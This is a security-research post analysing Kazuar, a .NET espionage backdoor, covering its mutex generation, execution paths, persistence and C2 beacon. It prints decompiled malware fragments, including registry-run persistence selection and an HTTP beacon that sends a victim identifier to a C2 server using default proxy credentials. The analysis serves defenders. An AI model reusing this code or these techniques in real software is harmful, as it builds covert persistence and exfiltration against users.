Kazuar: Multiplatform Espionage Backdoor with API Access

unit42.paloaltonetworks.com/unit42-kazuar-multiplatform-espionage-backdoor-api-access/

Brandon Levene, Robert Falcone, Tyler Halfpop May 3, 2017

By Brandon Levene, Robert Falcone and Tyler Halfpop

May 3, 2017 at 2:08 PM

Category: Unit 42

Tags: .NET Framework, Carbon, ConfuserEx, Kazuar, Snake, Trojans, Turla, Uroburos

This post is also available in: 日本語 (Japanese)

Unit 42 researchers have uncovered a backdoor Trojan used in an espionage campaign. The developers refer to this tool by the name Kazuar, which is a Trojan written using the Microsoft .NET Framework that offers actors complete access to compromised systems targeted by its operator. Kazuar includes a highly functional command set, which includes the ability to remotely load additional plugins to increase the Trojan's capabilities. During our analysis of this malware we uncovered interesting code paths and other artifacts that may indicate a Mac or Unix variant of this same tool also exists. Also, we discovered a unique feature within Kazuar: it exposes its capabilities through an Application Programming Interface (API) to a built-in webserver.

We suspect the Kazuar tool may be linked to the Turla threat actor group (also known as Uroburos and Snake), who have been reported to have compromised embassies, defense contractors, educational institutions, and research organizations across the globe. A hallmark of Turla operations is iterations of their tools and code lineage in Kazuar can be traced back to at least 2005. If the hypothesis is correct and the Turla threat group is using Kazuar, we believe they may be using it as a replacement for Carbon and its derivatives. Of the myriad of tools observed in use by Turla Carbon and its variants were typically deployed as a second stage backdoor within targeted environments and we believe Kazuar may now hold a similar role for Turla operations.

The Kazuar Malware

Kazuar is a fully featured backdoor written using the .NET Framework and obfuscated using the open source packer called ConfuserEx. We used a combination of tools such as NoFuserEx, ConfuserEx Fixer, ConfuserEx Switch Killer, and de4d0t in order to deobfuscate the code for in depth analysis. We then used dnSpy to export the code to a Microsoft Visual Studio project, so that we could rename the random method names to better understand the flow of the code. We will describe how Kazuar works and what capabilities it offers threat actors.

Initialization

The malware initializes by gathering system and malware filename information and creates a mutex to make sure only one instance of the Trojan executes on the system at a time. Kazuar generates its mutex by using a process that begins with obtaining the MD5 hash of a string "*[username]*=>singleton-instance-mutex". The Trojan then encrypts this MD5 hash using an XOR algorithm and the serial number of the storage volume. Kazuar uses the resulting ciphertext to generate a GUID that it appends to the string "Global\\" to create the mutex.

An interesting artifact that we found within the mutex creation process is that if the code cannot obtain the system's storage serial number, it will use a static integer of 16456730 as a key to encrypt the MD5 hash. The hexadecimal representation of 16456730 is 0xFB1C1A, which appears to be included by the malware author as a potential reference to the United States' FBI and CIA organizations.

The Trojan then creates a set of folders on the system to store various files created during its execution. Kazuar creates its folders using group names, which logically organize the files contained within the folder. Table 1 shows the folder layout:

Folder Group	Files Description

base	Parent folder that contains the following folder groups below
sys	Files that Kazuar uses for configuration settings, such as the ‘serv’ item that stores the C2 server locations
log	Files contain debug messages
plg	Files are plugins used to extend the functionality of Kazuar
tsk	Files that Kazuar will process as commands and their arguments
res	Files contain the results of the successfully processed tasks

Table 1 Kazuar's folder group names and the files stored within

The Trojan uses a similar process to create these folder and file names as it uses to generate its mutex, generating an MD5 hash of the name, using XOR on each byte using the volume serial number as a key and generating a GUID based on the ciphertext. The resulting GUIDs are used as file and folder names, which are combined with the local system path to the %LOCALAPPDATA% folder to create Kazuar’s folders.


Throughout its code, Kazuar verbosely logs its activities by writing debug messages to log files stored within the “log” folder. Kazuar encrypts the debug messages saved in these log files using the Rijndael cipher. We decrypted the initial entry that was added to the log files during the execution of the Trojan. This entry reveals the following information:

```
malware_file_name[2720]: Kazuar's entry point started in process malware_file_name [2720] as user USERNAME
```

The log message above shows that the malware author refers to the Trojan as “Kazuar”. Interestingly, the word “Kazuar” appears in several languages, such as Polish, Hungarian and Slovenian, and is the ASCII form of the Russian word “казуар”. The word “Kazuar” and казуар translates to Cassowary, which is a large flightless bird native to New Guinea and Australia as shown in Figure 1.

Figure 1 Cassowary (Source; Wikicommons)

After initial setup, the method at the main entry point of the malware, as seen in Figure 2 may follow one of four main paths of execution. The main entry point contains a relatively simple set of if statements that determine the execution path of the malware. Interestingly, one of the paths appears to be for execution on a Mac or Unix host.



```
private static void mainEntryPoint()
{
    utilsClass.ExceptionHandler();
    utilsClass.getInfo();
    realMain.KazuarStartLog("entry point");
    if (stringsClass.checkargInstall())
    {
        miscClass2.callInstallHelper();
        return;
    }
    if (stringsClass.chkEnvInteractive())
    {
        realMain.callmainService("");
        return;
    }
    if (!stringsClass.chkArgSingleORUnix())
    {
        realMain.callmainLoader("");
        return;
    }
    realMain.callmainSingler("");
}
```


Figure 2. Main entry point shows if statements that control the flow of execution

The four possible paths of execution taken by Kazuar's main entry point are as follows:

1. If the malware was executed with the "install" command-line argument, which uses .NET Framwork's InstallHelper method to install the malware as a service.
2. If the malware is started in a non-user interactive environment (no user interface), the malware installs itself as a service.

3. If no arguments are provided and the malware determines it is running in a Windows environment, it saves a DLL to the system that it injects into the explorer.exe process. The injected DLL executable loads the malware's executable and runs it within memory of the explorer.exe process.
4. If the malware was executed with the "single" command-line argument or the malware determines its running in a Mac or Unix environment, it runs the method containing Kazuar's functional code and will limit certain Windows specific functionality if a Mac or Unix environment is detected.

The flow of execution is carefully guided by its operating environment, which is determined using the .NET Framework Environment.OSVersion.Platform.PlatformID enumeration, as seen in the function in Figure 3 that is responsible for gathering system specific information. Interestingly, we see a specific boolean variable for a PlatformID value of Unix that suggests that Kazuar might be used against Mac or Unix targets that return True for that API.




```
public static void getsysinfo()
{
    string g = "169739e7-2112-9514-6a61-d300c0fef02d";
    PlatformID platform = Environment.OSVersion.Platform;
    stringsClass.platformIDWin32NT = (platform == PlatformID.Win32NT);
    stringsClass.platformIDUnix = (platform == PlatformID.Unix);
    stringsClass.sSysDirVolInfo = stringsClass.sysdirvolinfo();
    stringsClass.sFolderAppData = stringsClass.FolderAppData();
    stringsClass.sCmd = stringsClass.cmd();
    stringsClass.sGetAssemLocation = stringsClass.getassemlocation();
    stringsClass.sFilenameExt = stringsClass.filenameMatch();
    stringsClass.sOSversion = stringsClass.osversion();
    stringsClass.sUserAgent = stringsClass.useragent();
    stringsClass.iIntPtrSize = (IntPtr.Size == 8);
    stringsClass.sGuidg = new Guid(g);
}
```

Figure 3. The getsysinfo() function provides various environment enumeration capabilities for Kazuar.

After enumerating the operating environment, Kazuar will attempt to establish persistent access to the system. Kazuar uses the method displayed in Figure 4 within its Autorun class to set up persistence on Windows systems, which has multiple options including:

1. Adding a shortcut (lnk file) to the Windows startup folder
2. Adding a sub-key to the following paths in the current user (HKCU) hive:
   - SOFTWARE\Microsoft\Windows\CurrentVersion\Run
   - SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
   - SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
   - SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
   - SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load




```
public static regClass classAction(string string_0)
{
    if (settingsClass.checkDISABLED(string_0))
    {
        return new settingsClass();
    }
    if (stringsClass.getPlatformIDWin32NT)
    {
        if (winlogonClass.checkWINLOGON(string_0))
        {
            return new winlogonClass();
        }
        if (policiesClass.checkPOLICIES(string_0))
        {
            return new policiesClass();
        }
        if (regRunKeyClass.checkHKCURUN(string_0))
        {
            return new regRunKeyClass();
        }
        if (runonceClass.checkRUNONCE(string_0))
        {
            return new runonceClass();
        }
        if (reg2Class.checkLOADKEY(string_0))
        {
            return new reg2Class();
        }
        if (startupClass.checkSTARTUP(string_0))
        {
            return new startupClass();
        }
    }
    string format = "'{0}' autorun algorithm is not supported!";
    throw new Exception(string.Format(format, string_0.ToUpper()));
}
```

Figure 4. Kazuar's Autorun class is a Windows specific method that contains multiple options for persistence using the startup folder and registry.

Command and Control (C2)

The Kazuar Trojan initially relies on its command and control channel to allow actors to interact with the compromised system and to exfiltrate data. Kazuar has the capabilities to use multiple protocols, such as HTTP, HTTPS, FTP or FTPS, determined by the prefixes of the hardcoded C2 URLs. So far, we have only observed HTTP used as the C2 protocol in our sample set. All of the known Kazuar C2 servers appear to be compromised WordPress blogs, suggesting that the threat group using Kazuar in attacks also locates and exploits vulnerable WordPress sites as part of their playbook.

To interact with its C2 server, Kazuar begins its communication by creating an HTTP GET request to use as a beacon. The beacon, generated by the code seen in Figure 5 contains a cookie that has an “AuthToken” value that is a base64 encoded GUID used to uniquely identify the compromised system. Kazuar refers to this GUID as an “agent” identifier.




```
public override bool createGET(Uri uri_0)
{
    HttpWebRequest httpWebRequest = this.getWebRequest(uri_0);
    Guid guid_ = logClass.sysuuidRead();
    string value = this.convertGUIDb64(guid_);
    Cookie cookie = new Cookie("AuthToken", value);
    httpWebRequest.CookieContainer.Add(uri_0, cookie);
    httpWebRequest.Method = "GET";
    return this.readResponse(httpWebRequest);
}

// Token: 0x06000372 RID: 882 RVA: 0x00011BD8 File Offset: 0x0000FDD8
2 references
private HttpWebRequest getWebRequest(Uri uri_0)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(uri_0);
    string leftPart = uri_0.GetLeftPart(UriPartial.Authority);
    IWebProxy proxy = httpWebRequest.Proxy;
    if (proxy != null)
    {
        string address = proxy.GetProxy(httpWebRequest.RequestUri).ToString();
        httpWebRequest.UseDefaultCredentials = true;
        httpWebRequest.Proxy = new WebProxy(address);
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultCredentials;
    }
    httpWebRequest.CookieContainer = this.cookiecontainer;
    httpWebRequest.UserAgent = stringsClass.getsUserAgent;
    httpWebRequest.Referer = leftPart;
    return httpWebRequest;
}
```

Figure 5. The createGET and getWebRequest classes define the construction of the HTTP request used for command and control communication.

